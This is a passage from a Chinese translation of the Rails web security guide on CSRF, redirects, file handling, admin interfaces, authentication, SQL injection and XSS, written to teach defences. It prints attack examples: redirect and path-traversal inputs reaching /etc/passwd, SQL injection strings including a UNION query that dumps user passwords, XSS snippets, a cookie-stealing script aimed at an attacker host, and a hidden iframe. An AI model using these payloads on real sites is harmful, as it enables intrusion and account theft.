默认情况下，Rails 自带的非侵入式脚本适配器会在每个非 GET Ajax 调用中添加名为 X-CSRF-Token 的首部，其值为安全令牌。如果没有这个首部，Rails 不会接受非 GET Ajax 请求。使用其他库调用 Ajax 时，同样要在默认首部中添加 X-CSRF-Token。要想获取令牌，请查看应用视图中由 `<%= csrf_meta_tags %>` 这行代码生成的 `<meta name='csrf-token' content='THE-TOKEN'>` 标签。

通常我们会使用持久化 cookie 来储存用户信息，例如使用 `cookies.permanent`。在这种情况下，cookie 不会被清除，CSRF 保护也无法自动生效。如果使用其他 cookie 存储器而不是会话来保存用户信息，我们就必须手动解决这个问题：

```
rescue_from ActionController::InvalidAuthenticityToken do |exception|
  sign_out_user # 删除用户 cookie 的示例方法
end
```

这段代码可以放在 `ApplicationController` 中。对于非 GET 请求，如果 CSRF 令牌不存在或不正确，就会执行这段代码。

注意，跨站脚本（XSS）漏洞能够绕过所有 CSRF 保护措施。攻击者通过 XSS 可以访问页面中的所有元素，也就是说攻击者可以读取表单中的 CSRF 安全令牌，也可以直接提交表单。更多介绍请参阅 [19.7.3 节](#)。

19.4 重定向和文件

另一类安全漏洞由 Web 应用中的重定向和文件引起。

19.4.1 重定向

提醒

Web 应用中的重定向是一个被低估的黑客工具：攻击者不仅能够把用户的访问跳转到恶意网站，还能够发起独立攻击。

只要允许用户指定 URL 重定向地址（或其中的一部分），就有可能造成风险。最常见的攻击方式是，把用户重定向到假冒的 Web 应用，这个假冒的 Web 应用看起来和真的一模一样。这就是所谓的钓鱼攻击。攻击者发动钓鱼攻击时，或者给用户发送包含恶意链接的邮件，或者通过 XSS 在 Web 应用中注入恶意链接，或者把恶意链接放入其他网站。这些恶意链接一般不会引起用户的怀疑，因为它们以正常的网站 URL 开头，而把恶意网站的 URL 隐藏在重定向参数中，例如 `http://www.example.com/site/redirect?to=www.attacker.com`。让我们来看一个例子：

```
def legacy
  redirect_to(params.update(action:'main'))
end
```

如果用户访问 `legacy` 动作，就会被重定向到 `main` 动作，同时传递给 `legacy` 动作的 URL 参数会被保留并传递给 `main` 动作。然而，攻击者通过在 URL 地址中包含 `host` 参数就可以发动攻击：

```
http://www.example.com/site/legacy?param1=xy&param2=23&host=www.attacker.com
```

如果 `host` 参数出现在 URL 地址末尾，将很难被注意到，从而会把用户重定向到 `www.attacker.com` 这个恶意网站。一个简单的对策是，在 `legacy` 动作中只保留所期望的参数（使用白名单，而不是去删除不想要的参数）。对于用户指定的重定向 URL 地址，应该通过白名单或正则表达式进行检查。

19.4.1.1 独立的 XSS

在 Firefox 和 Opera 浏览器中，通过使用 `data` 协议，还能发起另一种重定向和独立 XSS 攻击。`data` 协议允许把内容直接显示在浏览器中，支持的类型包括 HTML、JavaScript 和图像，例如：

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmllwdD4K
```

这是一段使用 Base64 编码的 JavaScript 代码，运行后会显示一个消息框。通过这种方式，攻击者可以使用恶意代码把用户重定向到恶意网站。为了防止这种攻击，我们的对策是禁止用户指定 URL 重定向地址。

19.4.2 文件上传

注意

请确保文件上传时不会覆盖重要文件，同时对于媒体文件应该采用异步上传方式。

很多 Web 应用都允许用户上传文件。由于文件名通常由用户指定（或部分指定），必须对文件名进行过滤，以防止攻击者通过指定恶意文件名覆盖服务器上的文件。如果我们把上传的文件储存在 `/var/www/uploads` 文件夹中，而用户输入了类似 `../.../etc/passwd` 的文件名，在没有对文件名进行过滤的情况下，`passwd` 这个重要文件就有可能被覆盖。当然，只有在 Ruby 解析器具有足够权限时文件才会被覆盖，这也是不应该使用 Unix 特权用户运行 Web 服务器、数据库服务器和其他应用的原因之一。

在过滤用户输入的文件名时，不要去尝试删除文件名的恶意部分。我们可以设想这样一种情况，Web 应用把文件名中所有的 `..` 都删除了，但攻击者使用的是 `....//`，于是过滤后的文件名中仍然包含 `..`。最佳策略是使用白名单，只允许在文件名中使用白名单中的字符。黑名单的做法是尝试删除禁止使用的字符，白名单的做法恰恰相反。对于无效的文件名，可以直接拒绝（或者把禁止使用的字符都替换掉），但不要尝试删除禁止使用的字符。下面这个文件名净化程序摘自 `attachment_fu` 插件：

```
def sanitize_filename(filename)
  filename.strip.tap do |name|
    # NOTE: File.basename doesn't work right with Windows paths on Unix
    # get only the filename, not the whole path
    name.gsub! /\A.*(\\\|\//, ''
    # Finally, replace all non alphanumeric, underscore
    # or periods with underscore
    name.gsub! /[^\w\.\_]/, '_'
  end
end
```

通过同步方式上传文件（`attachment_fu` 插件也能用于上传图像）的一个明显缺点是，存在受到拒绝服务攻击（denial-of-service，简称 DoS）的风险。攻击者可以通过很多计算机同时上传图像，这将导致服务器负载增加，并最终导致应用崩溃或服务器宕机。

最佳解决方案是，对于媒体文件采用异步上传方式：保存媒体文件，并通过数据库调度程序处理请求。由另一个进程在后台完成文件上传。

19.4.3 上传文件中的可执行代码

提醒

如果把上传的文件储存在某些特定的文件夹中，文件中的源代码就有可能被执行。因此，如果 Rails 应用的 `/public` 文件夹被设置为 Apache 的主目录，请不要在这个文件夹中储存上传的文件。

流行的 Apache Web 服务器的配置文件中有一个名为 `DocumentRoot` 的选项，用于指定网站的主目录。主目录及其子文件夹中的所有内容都由 Web 服务器直接处理。如果其中包含一些具有特定扩展名的文件，就能够通过 HTTP 请求执行这些文件中的代码（可能还需要设置一些选项），例如 PHP 和 CGI 文件。假设攻击者上传了 `file.cgi` 文件，其中包含可执行代码，那么之后有人下载这个文件时，里面的代码就会在服务器上执行。

如果 Apache 的 `DocumentRoot` 选项指向 Rails 的 `/public` 文件夹，请不要在其中储存上传的文件，至少也应该储存在子文件夹中。

19.4.4 文件下载

注意

请确保用户不能随意下载文件。

正如在上传文件时必须过滤文件名，在下载文件时也必须进行过滤。`send_file()` 方法用于把服务器上的文件发送到客户端。如果传递给 `send_file()` 方法的文件名参数是由用户输入的，却没有进行过滤，用户就能够下载服务器上的任何文件：

```
send_file('/var/www/uploads/' + params[:filename])
```

可以看到，只要指定 `../../../../etc/passwd` 这样的文件名，用户就可以下载服务器登录信息。对此，一个简单的解决方案是，检查所请求的文件是否在规定的文件夹中：

```
basename = File.expand_path(File.join(File.dirname(__FILE__), '../files'))
filename = File.expand_path(File.join(basename, @file.public_filename))
raise if basename != File.expand_path(File.join(File.dirname(filename), '../..'))
send_file filename, disposition: 'inline'
```

另一个（附加的）解决方案是在数据库中储存文件名，并以数据库中的记录 ID 作为文件名，把文件保存到磁盘。这样做还能有效防止上传的文件中的代码被执行。`attachment_fu` 插件的工作原理类似。

19.5 局域网和管理界面的安全

由于具有访问特权，局域网和管理界面成为了常见的攻击目标。因此理应为它们采取多种安全防护措施，然而实际情况却并不理想。

2007 年，第一个在局域网中窃取信息的专用木马出现了，它的名字叫“员工怪兽”（Monster for employers），用于攻击在线招聘网站 Monster.com。专用木马非常少见，迄今为止造成的安全风险也相当低，但这种攻击方式毕竟是存在的，说明客户端的安全问题不容忽视。然而，对局域网和管理界面而言，最大的安全威胁来自 XSS 和 CSRF。

XSS

如果在应用中显示了来自外网的恶意内容，应用就有可能受到 XSS 攻击。例如用户名、用户评论、垃圾信息报告、订单地址等等，都有可能受到 XSS 攻击。

在局域网和管理界面中，只要有一个地方没有对输入进行过滤，整个应用就有可能受到 XSS 攻击。可能发生的攻击包括：窃取具有特权的管理员的 cookie、注入 iframe 以窃取管理员密码，以及通过浏览器漏洞安装恶意软件以控制管理员的计算机。

关于 XSS 攻击的对策，请参阅 [19.7 节](#)。

CSRF

跨站请求伪造（CSRF），也称为跨站引用伪造（XSRF），是一种破坏性很强的攻击方法，它允许攻击者完成管理员或局域网用户可以完成的一切操作。前文我们已经介绍过 CSRF 的工作原理，下面是攻击者针对局域网和管理界面发动 CSRF 攻击的几个例子。

一个真实的案例是[通过 CSRF 攻击重新设置路由器](#)。攻击者向墨西哥用户发送包含 CSRF 代码的恶意电子邮件。邮件声称用户收到了一张电子贺卡，其中包含一个能够发起 HTTP GET 请求的图像标签，以便重新设置用户的路由器（针对一款在墨西哥很常见的路由器）。攻击改变了路由器的 DNS 设置，当用户访问墨西哥境内银行的网站时，就会被带到攻击者的网站。通过受攻击的路由器访问银行网站的所有用户，都会被带到攻击者的假冒网站，最终导致用户的网银账号失窃。

另一个例子是修改 Google Adsense 账户的电子邮件和密码。一旦受害者登录 Google Adsense，打算对自己投放的 Google 广告进行管理，攻击者就能够趁机修改受害者的登录信息。

还有一种常见的攻击方式是在 Web 应用中大量发布垃圾信息，通过博客、论坛来传播 XSS 恶意脚本。当然，攻击者还得知道 URL 地址的结构才能发动攻击，但是大多数 Rails 应用的 URL 地址结构都很简单，很容易就能搞清楚，对于开源应用的管理界面更是如此。通过包含恶意图片标签，攻击者甚至可以进行上千次猜测，把 URL 地址结构所有可能的组合都尝试一遍。

关于针对局域网和管理界面发动的 CSRF 攻击的对策，请参阅 [19.3.1 节](#)。

19.5.1 其他预防措施

通用管理界面的一般工作原理如下：通过 `www.example.com/admin` 访问，访问仅限于 `User` 模型的 `admin` 字段设置为 `true` 的用户。管理界面中会列出用户输入的数据，管理员可以根据需要对数据进行删除、添加或修改。下面是关于管理界面的一些参考意见：

- 考虑最坏的情况非常重要：如果有人真的得到了用户的 cookie 或账号密码怎么办？可以为管理界面引入用户角色权限设计，以限制攻击者的权限。或者为管理界面启用特殊的登录账号密码，而不采用应用的其他部分所使用的账号密码。对于特别重要的操作，还可以要求用户输入专用密码。
- 管理员真的有可能从世界各地访问管理界面吗？可以考虑对登录管理界面的 IP 段进行限制。用户的 IP 地址可以通过 `request.remote_ip` 获取。这个解决方案虽然不能说万无一失，但确实为管理界面筑起了一道坚实的防线。不过在实际操作中，还要注意用户是否使用了代理服务器。
- 通过专用子域名访问管理界面，如 `admin.application.com`，并为管理界面建立独立的应用和账户系统。这样，攻击者就无法从日常使用的域名（如 `www.application.com`）中窃取管理员的 cookie。其原理是：基于浏览器的同源原则，在 `www.application.com` 中注入的 XSS 脚本，无法读取 `admin.application.com` 中的 cookie。

tion.com 的 cookie，反之亦然。

19.6 用户管理

注意

几乎每个 Web 应用都必须处理授权和身份验证。自己实现这些功能并非首选，推荐的做法是使用插件。但在使用插件时，一定要记得及时更新。此外，还有一些预防措施可以使我们的应用更安全。

Rails 有很多可用的身份验证插件，其中有不少佳作，例如 `devise` 和 `authlogic`。这些插件只储存加密后的密码，而不储存明文密码。从 Rails 3.1 起，我们可以使用实现了类似功能的 `has_secure_password` 内置方法。

每位新注册用户都会收到一封包含激活码和激活链接的电子邮件，以便激活账户。账户激活后，该用户的数据库记录的 `activation_code` 字段会被设置为 `NULL`。如果有人访问了下列 URL 地址，就有可能以数据库中找到的第一个已激活用户的身份登录（有可能是管理员）：

```
http://localhost:3006/user/activate  
http://localhost:3006/user/activate?id=
```

之所以出现这种可能性，是因为对于某些服务器，ID 参数 `params[:id]` 的值是 `nil`，而查找激活码的代码如下：

```
User.find_by_activation_code(params[:id])
```

当 ID 参数为 `nil` 时，生成的 SQL 查询如下：

```
SELECT * FROM users WHERE (users.activation_code IS NULL) LIMIT 1
```

因此，查询结果是数据库中的第一个已激活用户，随后将以这个用户的身份登录。关于这个问题的更多介绍，请参阅[这篇博客文章](#)。在使用插件时，建议及时更新。此外，通过代码审查可以找出应用的更多类似缺陷。

19.6.1 暴力破解账户

注意

对账户的暴力攻击是指对登录的账号密码进行试错攻击。通过显示较为模糊的错误信息、要求输入验证码等方式，可以增加暴力破解的难度。

Web 应用的用户名列表有可能被滥用于暴力破解密码，因为大多数用户并没有使用复杂密码。大多数密码是字典中的单词组合，或单词和数字的组合。有了用户名列表和字典，自动化程序在几分钟内就可能找到正确密码。

因此，如果登录时用户名或密码不正确，大多数 Web 应用都会显示较为模糊的错误信息，如“用户名或密码不正确”。如果提示“未找到您输入的用户名”，攻击者就可以根据错误信息，自动生成精简后的有效用户名列表，从而提高攻击效率。

不过，容易被大多数 Web 应用设计者忽略的，是忘记密码页面。通过这个页面，通常能够确认用户名或电子邮件地址是否有效，攻击者可以据此生成用于暴力破解的用户名列表。

为了规避这种攻击，忘记密码页面也应该显示较为模糊的错误信息。此外，当某个 IP 地址多次登录失败时，可以要求输入验证码。但是要注意，这并非防范自动化程序的万无一失的解决方案，因为这些程序可能会频繁更换 IP 地址，不过毕竟还是筑起了一道防线。

19.6.2 账户劫持

对很多 Web 应用来说，实施账户劫持是一件很容易的事情。既然这样，为什么不尝试改变，想办法增加账户劫持的难度呢？

19.6.2.1 密码

假设攻击者窃取了用户会话的 cookie，从而能够像用户一样使用应用。此时，如果修改密码很容易，攻击者只需点击几次鼠标就能劫持该账户。另一种可能性是，修改密码的表单容易受到 CSRF 攻击，攻击者可以诱使受害者访问包含精心设计的图像标签的网页，通过 CSRF 窃取密码。针对这种攻击的对策是，在修改密码的表单中加入 CSRF 防护，同时要求用户在修改密码时先输入旧密码。

19.6.2.2 电子邮件

然而，攻击者还能通过修改电子邮件地址来劫持账户。一旦攻击者修改了账户的电子邮件地址，他们就会进入忘记密码页面，通过新邮件地址接收找回密码邮件。针对这种攻击的对策是，要求用户在修改电子邮件地址时同样先输入旧密码。

19.6.2.3 其他

针对不同的 Web 应用，还可能存在更多的劫持用户账户的攻击方式。这些攻击方式大都借助于 CSRF 和 XSS，例如 Gmail 的 CSRF 漏洞。在这种概念验证攻击中，攻击者诱使受害者访问自己控制的网站，其中包含了精心设计的图像标签，然后通过 HTTP GET 请求修改 Gmail 的过滤器设置。如果受害者已经登录了 Gmail，攻击者就能通过修改后的过滤器把受害者的所有电子邮件转发到自己的电子邮件地址。这种攻击的危害性几乎和劫持账户一样大。针对这种攻击的对策是，通过代码审查封堵所有 XSS 和 CSRF 漏洞。

19.6.3 验证码

提示

验证码是一种质询-响应测试，用于判断响应是否由计算机生成。验证码要求用户输入变形图片中的字符，以防恶意注册和发布垃圾评论。验证码又分为积极验证码和消极验证码。消极验证码的思路不是证明用户是人类，而是证明机器人是机器人。

reCAPTCHA 是一种流行的积极验证码 API，它会显示两张来自古籍的单词的变形图像，同时还添加了弯曲的中划线。相比之下，早期的验证码仅使用了扭曲的背景和高度变形的文本，所以后来被破解了。此外，使用 reCAPTCHA 同时是在为古籍数字化作贡献。和 reCAPTCHA API 同名的 reCAPTCHA 是一个 Rails 插件。

reCAPTCHA API 提供了公钥和私钥两个密钥，它们应该在 Rails 环境中设置。设置完成后，我们就可以在视图中使用 `recaptcha_tags` 方法，在控制器中使用 `verify_recaptcha` 方法。如果验证码验证失败，`verify_recaptcha` 方法返回 `false`。验证码的缺点是影响用户体验。并且对于视障用户，有些变形的验证码难以看清。尽管如此，积极验证码仍然是防止各种机器人提交表单的最有效的方法之一。

大多数机器人都很笨拙，它们在网上爬行，并在找到的每一个表单字段中填入垃圾信息。消极验证码正是利用了这一点，只要通过 JavaScript 或 CSS 在表单中添加隐藏的“蜜罐”字段，就能发现那些机器人。

注意，消极验证码只能有效防范笨拙的机器人，对于那些针对关键应用的专用机器人就力不从心了。不过，

通过组合使用消极验证码和积极验证码，可以获得更好的性能表现。例如，如果“蜜罐”字段不为空（发现了机器人），再验证积极验证码就没有必要了，从而避免了向 Google ReCaptcha 发起 HTTPS 请求。

通过 JavaScript 或 CSS 隐藏“蜜罐”字段有下面几种思路：

- 把字段置于页面的可见区域之外；
- 使元素非常小或使它们的颜色与页面背景相同；
- 仍然显示字段，但告诉用户不要填写。

最简单的消极验证码是一个隐藏的“蜜罐”字段。在服务器端，我们需要检查这个字段的值：如果包含任何文本，就说明请求来自机器人。然后，我们可以直接忽略机器人提交的表单数据。也可以提示保存成功但实际上并不写入数据库，这样被愚弄的机器人就会自动离开了。对于不受欢迎的用户，也可以采取类似措施。

Ned Batchelder 在一篇博客文章中介绍了更复杂的消极验证码：

- 在表单中包含带有当前 UTC 时间戳的字段，并在服务器端检查这个字段。无论字段中的时间过早还是过晚，都说该明表单不合法；
- 随机生成字段名；
- 包含各种类型的多个“蜜罐”字段，包括提交按钮。

注意，消极验证码只能防范自动机器人，而不能防范专用机器人。因此，消极验证码并非保护登录表单的最佳方案。

19.6.4 日志

提醒

告诉 Rails 不要把密码写入日志。

默认情况下，Rails 会记录 Web 应用收到的所有请求。但是日志文件也可能成为巨大的安全隐患，因为其中可能包含登录的账号密码、信用卡号码等。当我们考虑 Web 应用的安全性时，我们应该设想攻击者完全获得 Web 服务器访问权限的情况。如果在日志文件中可以找到密钥和密码的明文，在数据库中对这些信息进行加密就变得毫无意义。在应用配置文件中，我们可以通过设置 `config.filter_parameters` 选项，指定写入日志时需要过滤的请求参数。在日志中，这些被过滤的参数会显示为 [FILTERED]。

```
config.filter_parameters << :password
```

注意

通过正则表达式，与配置中指定的参数部分匹配的所有参数都会被过滤掉。默认情况下，Rails 已经在初始化脚本 (`initializers/filter_parameter_logging.rb`) 中指定了 `:password` 参数，因此应用中常见的 `password` 和 `password_confirmation` 参数都会被过滤。

19.6.5 好的密码

提示

你是否发现，要想记住所有密码太难了？请不要因此把所有密码都完整地记下来，我们可以使用容易记住的句子中单词的首字母作为密码。

安全技术专家 Bruce Schneier 通过分析[后文](#)提到的 MySpace 钓鱼攻击中 34,000 个真实的用户名和密码，发现绝大多数密码非常容易破解。其中最常见的 20 个密码是：

```
password1, abc123, myspace1, password, blink182, qwerty1, ****you, 123abc, baseball1,  
football1, 123456, soccer, monkey1, liverpool1, princess1, jordan23, slipknot1, superman1,  
iloveyou1, monkey
```

有趣的是，这些密码中只有 4% 是字典单词，绝大多数密码实际是由字母和数字组成的。不过，用于破解密码的字典中包含了大量目前常用的密码，而且攻击者还会尝试各种字母数字的组合。如果我们使用弱密码，一旦攻击者知道了我们的用户名，就能轻易破解我们的账户。

好的密码是混合使用大小写字母和数字的长密码。但这样的密码很难记住，因此我们可以使用容易记住的句子中单词的首字母作为密码。例如，“The quick brown fox jumps over the lazy dog”对应的密码是“Tqbfjotld”。当然，这里只是举个例子，实际在选择密码时不应该使用这样的名句，因为用于破解密码的字典中很可能包含了这些名句对应的密码。

19.6.6 正则表达式

提示

在使用 Ruby 的正则表达式时，一个常见错误是使用 ^ 和 \$ 分别匹配字符串的开头和结尾，实际上正确的做法是使用 \A 和 \z。

Ruby 的正则表达式匹配字符串开头和结尾的方式与很多其他语言略有不同。甚至很多 Ruby 和 Rails 的书籍都把这个问题搞错了。那么，为什么这个问题会造成安全威胁呢？让我们看一个例子。如果想要不太严谨地验证 URL 地址，我们可以使用下面这个简单的正则表达式：

```
/^https?:\/\/[^\n]+$/i
```

这个正则表达式在某些语言中可以正常工作，但在 Ruby 中，^ 和 \$ 分别匹配行首和行尾，因此下面这个 URL 能够顺利通过验证：

```
javascript:exploit_code();/*  
http://hi.com  
*/
```

之所以能通过验证，是因为用于验证的正则表达式匹配了这个 URL 的第二行，因而不会再验证其他两行。假设我们在视图中像下面这样显示 URL：

```
link_to "Homepage", @user.homepage
```

这个链接看起来对访问者无害，但只要一点击，就会执行 exploit_code 这个 JavaScript 函数或攻击者提供的其他 JavaScript 代码。

要想修正这个正则表达式，我们可以用 \A 和 \z 分别代替 ^ 和 \$，即：

```
/\Ahttps?:\/\/[^\\n]+\z/i
```

由于这是一个常见错误，Rails 已经采取了预防措施，如果提供的正则表达式以 ^ 开头或以 \$ 结尾，格式验证器 (`validates_format_of`) 就会抛出异常。如果确实需要用 ^ 和 \$ 替代 \A 和 \z（这种情况很少见），我们可以把 `:multiline` 选项设置为 `true`，例如：

```
# content 字符串应包含“Meanwhile”这样一行
validates :content, format: { with: /^Meanwhile$/, multiline: true }
```

注意，这种方式只能防止格式验证中的常见错误，在 Ruby 中，我们需要时刻记住，^ 和 \$ 分别匹配行首和行尾，而不是整个字符串的开头和结尾。

19.6.7 提升权限

提醒

只需篡改一个参数，就有可能使用户获得未经授权的权限。记住，不管我们如何隐藏或混淆，每一个参数都有可能被篡改。

用户最常篡改的参数是 ID，例如在 `http://www.domain.com/project/1` 这个 URL 地址中，ID 是 1。在控制器中可以通过 `params` 得到这个 ID，通常的操作如下：

```
@project = Project.find(params[:id])
```

对于某些 Web 应用，这样做没问题。但如果用户不具有查看所有项目的权限，就不能这样做。否则，如果某个用户把 URL 地址中的 ID 改为 42，并且该用户没有查看这个项目的权限，结果却仍然能够查看项目。为此，我们需要同时查询用户的访问权限：

```
@project = @current_user.projects.find(params[:id])
```

对于不同的 Web 应用，用户能够篡改的参数也不同。根据经验，未经验证的用户输入都是不安全的，来自用户的参数都有被篡改的潜在风险。

通过混淆参数或 JavaScript 来实现安全性一点儿也不可靠。通过开发者工具，我们可以查看和修改表单的隐藏字段。JavaScript 常用于验证用户输入的数据，但无法防止攻击者发送带有不合法数据的恶意请求。Mozilla Firefox 的 Firebug 插件，可以记录每次请求，而且可以重复发起并修改这些请求，这样就能轻易绕过 JavaScript 验证。还有一些客户端代理，允许拦截进出的任何网络请求和响应。

19.7 注入攻击

提示

注入这种攻击方式，会把恶意代码或参数写入 Web 应用，以便在应用的安全上下文中执行。注入攻击最著名的例子是跨站脚本 (XSS) 和 SQL 注入攻击。

注入攻击非常复杂，因为相同的代码或参数，在一个上下文中可能是恶意的，但在另一个上下文中可能完全无害。这里的上下文指的是脚本、查询或编程语言，Shell 或 Ruby/Rails 方法等等。下面几节将介绍可能发生注入攻击的所有重要场景。不过第一节我们首先要介绍，面对注入攻击时如何进行综合决策。

19.7.1 白名单 vs 黑名单

注意

对于净化、保护和验证操作，白名单优于黑名单。

黑名单可以包含垃圾电子邮件地址、非公开的控制器动作、造成安全威胁的 HTML 标签等等。与此相反，白名单可以包含可靠的电子邮件地址、公开的控制器动作、安全的 HTML 标签等等。尽管有些情况下我们无法创建白名单（例如在垃圾信息过滤器中），但只要有可能就应该优先使用白名单：

- 对于安全相关的控制器动作，在 `before_action` 选项中用 `except: [...]` 代替 `only: [...]`，这样就不会忘记为新建动作启用安全检查；
- 为防止跨站脚本（XSS）攻击，应允许使用 `` 标签，而不是去掉 `<script>` 标签，详情请参阅后文；
- 不要尝试通过黑名单来修正用户输入：
 - 否则攻击者可以发起 "`<sc<script>ript>".gsub("<script>", "")`" 这样的攻击；
 - 对于非法输入，直接拒绝即可。

使用黑名单时有可能因为人为因素造成遗漏，使用白名单则能有效避免这种情况。

19.7.2 SQL 注入

提示

Rails 为我们提供的方法足够智能，绝大多数情况下都能防止 SQL 注入。但对 Web 应用而言，SQL 注入是常见并具有毁灭性的攻击方式，因此了解这种攻击方式十分重要。

19.7.2.1 简介

SQL 注入攻击的原理是，通过篡改传入 Web 应用的参数来影响数据库查询。SQL 注入攻击的一个常见目标是绕过授权，另一个常见目标是执行数据操作或读取任意数据。下面的例子说明了为什么要避免在查询中使用用户输入的数据：

```
Project.where("name = '#{params[:name]}'"')
```

这个查询可能出现在搜索动作中，用户会输入想要查找的项目名称。如果恶意用户输入 ' `OR 1 --`'，将会生成下面的 SQL 查询：

```
SELECT * FROM projects WHERE name = '' OR 1 --'
```

其中 `--` 表示注释开始，之后的所有内容都会被忽略。执行这个查询后，将返回项目数据表中的所有记录，也包括当前用户不应该看到的记录，原因是所有记录都满足查询条件。

19.7.2.2 绕过授权

通常 Web 应用都包含访问控制。用户输入登录的账号密码，Web 应用会尝试在用户数据表中查找匹配的记录。如果找到了，应用就会授权用户登录。但是，攻击者通过 SQL 注入，有可能绕过这项检查。下面的例子是 Rails 中一个常见的数据库查询，用于在用户数据表中查找和用户输入的账号密码相匹配的第一条记录。

```
User.find_by("login = '#{params[:name]}' AND password = '#{params[:password]}''")
```

如果攻击者输入 ' OR '1'='1 作为用户名，输入 ' OR '2'>'1 作为密码，将会生成下面的 SQL 查询：

```
SELECT * FROM users WHERE login = '' OR '1'='1' AND password = '' OR '2'>'1' LIMIT 1
```

执行这个查询后，会返回用户数据表的第一条记录，并授权用户登录。

19.7.2.3 未经授权读取数据

UNION 语句用于连接两个 SQL 查询，并以集合的形式返回查询结果。攻击者利用 UNION 语句，可以从数据库中读取任意数据。还以前文的这个例子来说明：

```
Project.where("name = '#{params[:name]}''")
```

通过 UNION 语句，攻击者可以注入另一个查询：

```
') UNION SELECT id,login AS name,password AS description,1,1,1 FROM users --
```

结果会生成下面的 SQL 查询：

```
SELECT * FROM projects WHERE (name = '') UNION
SELECT id,login AS name,password AS description,1,1,1 FROM users --'
```

执行这个查询得到的结果不是项目列表（因为不存在名称为空的项目），而是用户名密码的列表。如果发生这种情况，我们只能祈祷数据库中的用户密码都加密了！攻击者需要解决的唯一问题是，两个查询中字段的数量必须相等，本例中第二个查询中的多个 1 正是为了解决这个问题。

此外，第二个查询还通过 AS 语句对某些字段进行了重命名，这样 Web 应用就会显示从用户数据表中查询到的数据。出于安全考虑，请把 Rails 升级至 2.1.1 或更高版本。

19.7.2.4 对策

Ruby on Rails 内置了针对特殊 SQL 字符的过滤器，用于转义 '、"、NULL 和换行符。当我们使用 Model.find(id) 和 Model.find_by_something(something) 方法时，Rails 会自动应用这个过滤器。但在 SQL 片段中，尤其是在条件片段 (where(...)) 中，需要为 connection.execute() 和 Model.find_by_sql() 方法手动应用这个过滤器。

为了净化受污染的字符串，在提供查询条件的选项时，我们应该传入数组而不是直接传入字符串：

```
Model.where("login = ? AND password = ?", entered_user_name, entered_password).first
```

如上所示，数组的第一个元素是包含问号的 SQL 片段，从第二个元素开始都是需要净化的变量，净化后的变量值将用于代替 SQL 片段中的问号。我们也可以传入散列来实现相同效果：

```
Model.where(login: entered_user_name, password: entered_password).first
```

只有在模型实例上，才能通过数组或散列指定查询条件。对于其他情况，我们可以使用 sanitize_sql() 方法。遇到需要在 SQL 中使用外部字符串的情况时，请养成考虑安全问题的习惯。

19.7.3 跨站脚本 (XSS)

提示

对 Web 应用而言，XSS 是影响范围最广、破坏性最大的安全漏洞。这种恶意攻击方式会在客户端注入可执行代码。Rails 提供了防御这种攻击的辅助方法。

19.7.3.1 切入点

存在安全风险的 URL 及其参数，是攻击者发动攻击的切入点。

最常见的切入点包括帖子、用户评论和留言本，但项目名称、文档名称和搜索结果同样存在安全风险，实际上凡是用户能够输入信息的地方都存在安全风险。而且，输入不仅来自网站上的输入框，也可能来自 URL 参数（公开参数、隐藏参数或内部参数）。记住，用户有可能拦截任何通信。有些工具和客户端代理可以轻易修改请求数据。此外还有横幅广告等攻击方式。

XSS 攻击的工作原理是：攻击者注入代码，Web 应用保存并在页面中显示这些代码，受害者访问包含恶意代码的页面。本文给出的 XSS 示例大多数只是显示一个警告框，但 XSS 的威力实际上要大得多。XSS 可以窃取 cookie、劫持会话、把受害者重定向到假冒网站、植入攻击者的赚钱广告、篡改网站元素以窃取登录用户名和密码，以及通过 Web 浏览器的安全漏洞安装恶意软件。

仅 2007 年下半年，在 Mozilla 浏览器中就发现了 88 个安全漏洞，Safari 浏览器 22 个，IE 浏览器 18 个，Opera 浏览器 12 个。[赛门铁克《互联网安全威胁报告》](#)指出，仅 2007 年下半年，在浏览器插件中就发现了 239 个安全漏洞。[Mpack](#) 这个攻击框架非常活跃、经常更新，其作用是利用这些漏洞发起攻击。对于那些从事网络犯罪的黑客而言，利用 Web 应用框架中的 SQL 注入漏洞，在数据表的每个文本字段中插入恶意代码是非常有吸引力的。2008 年 4 月，超过 51 万个网站遭到了这类攻击，其中包括英国政府、联合国和其他一些重要网站。

19.7.3.2 HTML / JavaScript 注入

XSS 最常用的语言非 JavaScript（最受欢迎的客户端脚本语言）莫属，并且经常与 HTML 结合使用。因此，对用户输入进行转义是必不可少的安全措施。

让我们看一个 XSS 的例子：

```
<script>alert('Hello');</script>
```

这行 JavaScript 代码仅仅显示一个警告框。下面的例子作用完全相同，只不过其用法不太常见：

```
<img src=javascript:alert('Hello')>
<table background="javascript:alert('Hello')">
```

19.7.3.2.1 窃取 cookie

到目前为止，本文给出的几个例子都不会造成实际危害，接下来，我们要看看攻击者如何窃取用户的 cookie（进而劫持用户会话）。在 JavaScript 中，可以使用 `document.cookie` 属性来读写文档的 cookie。JavaScript 遵循同源原则，这意味着一个域名上的脚本无法访问另一个域名上的 cookie。`document.cookie` 属性中保存的是相同域名 Web 服务器上的 cookie，但只要把代码直接嵌入 HTML 文档（就像 XSS 所做的那样），就可以读写这个属性了。把下面的代码注入自己的 Web 应用的任何页面，我们就可以看到自己的 cookie：

```
<script>document.write(document.cookie);</script>
```

当然，这样的做法对攻击者来说并没有意义，因为这只会让受害者看到自己的 cookie。在接下来的例子中，

我们会尝试从 `http://www.attacker.com/` 这个 URL 地址加载图像和 cookie。当然，因为这个 URL 地址并不存在，所以浏览器什么也不会显示。但攻击者能够通过这种方式，查看 Web 服务器的访问日志文件，从而看到受害者的 cookie。

```
<script>document.write('');</script>
```

`www.attacker.com` 的日志文件中将出现类似这样的一条记录：

```
GET http://www.attacker.com/_app_session=836c1c25278e5b321d6bea4f19cb57e2
```

在 cookie 中添加 `httpOnly` 标志可以规避这种攻击，这个标志可以禁止 JavaScript 读取 `document.cookie` 属性。IE v6.SP1、Firefox v2.0.0.5、Opera 9.5、Safari 4 和 Chrome 1.0.154 以及更高版本的浏览器都支持 `httpOnly` 标志，Safari 浏览器也在考虑支持这个标志。但其他浏览器（如 WebTV）或旧版浏览器（如 Mac 版 IE 5.5）不支持这个标志，因此遇到上述攻击时会导致网页无法加载。需要注意的是，即便设置了 `httpOnly` 标志，通过 `Ajax` 仍然可以读取 cookie。

19.7.3.2.2 涂改信息

通过涂改网页信息，攻击者可以做很多事情，例如，显示虚假信息，或者诱使受害者访问攻击者的网站以窃取受害者的 cookie、登录用户名和密码或其他敏感信息。最常见的信息涂改方式是通过 `iframe` 加载外部代码：

```
<iframe name="StatPage" src="http://58.xx.xxx.xxx" width=5 height=5  
style="display:none"></iframe>
```

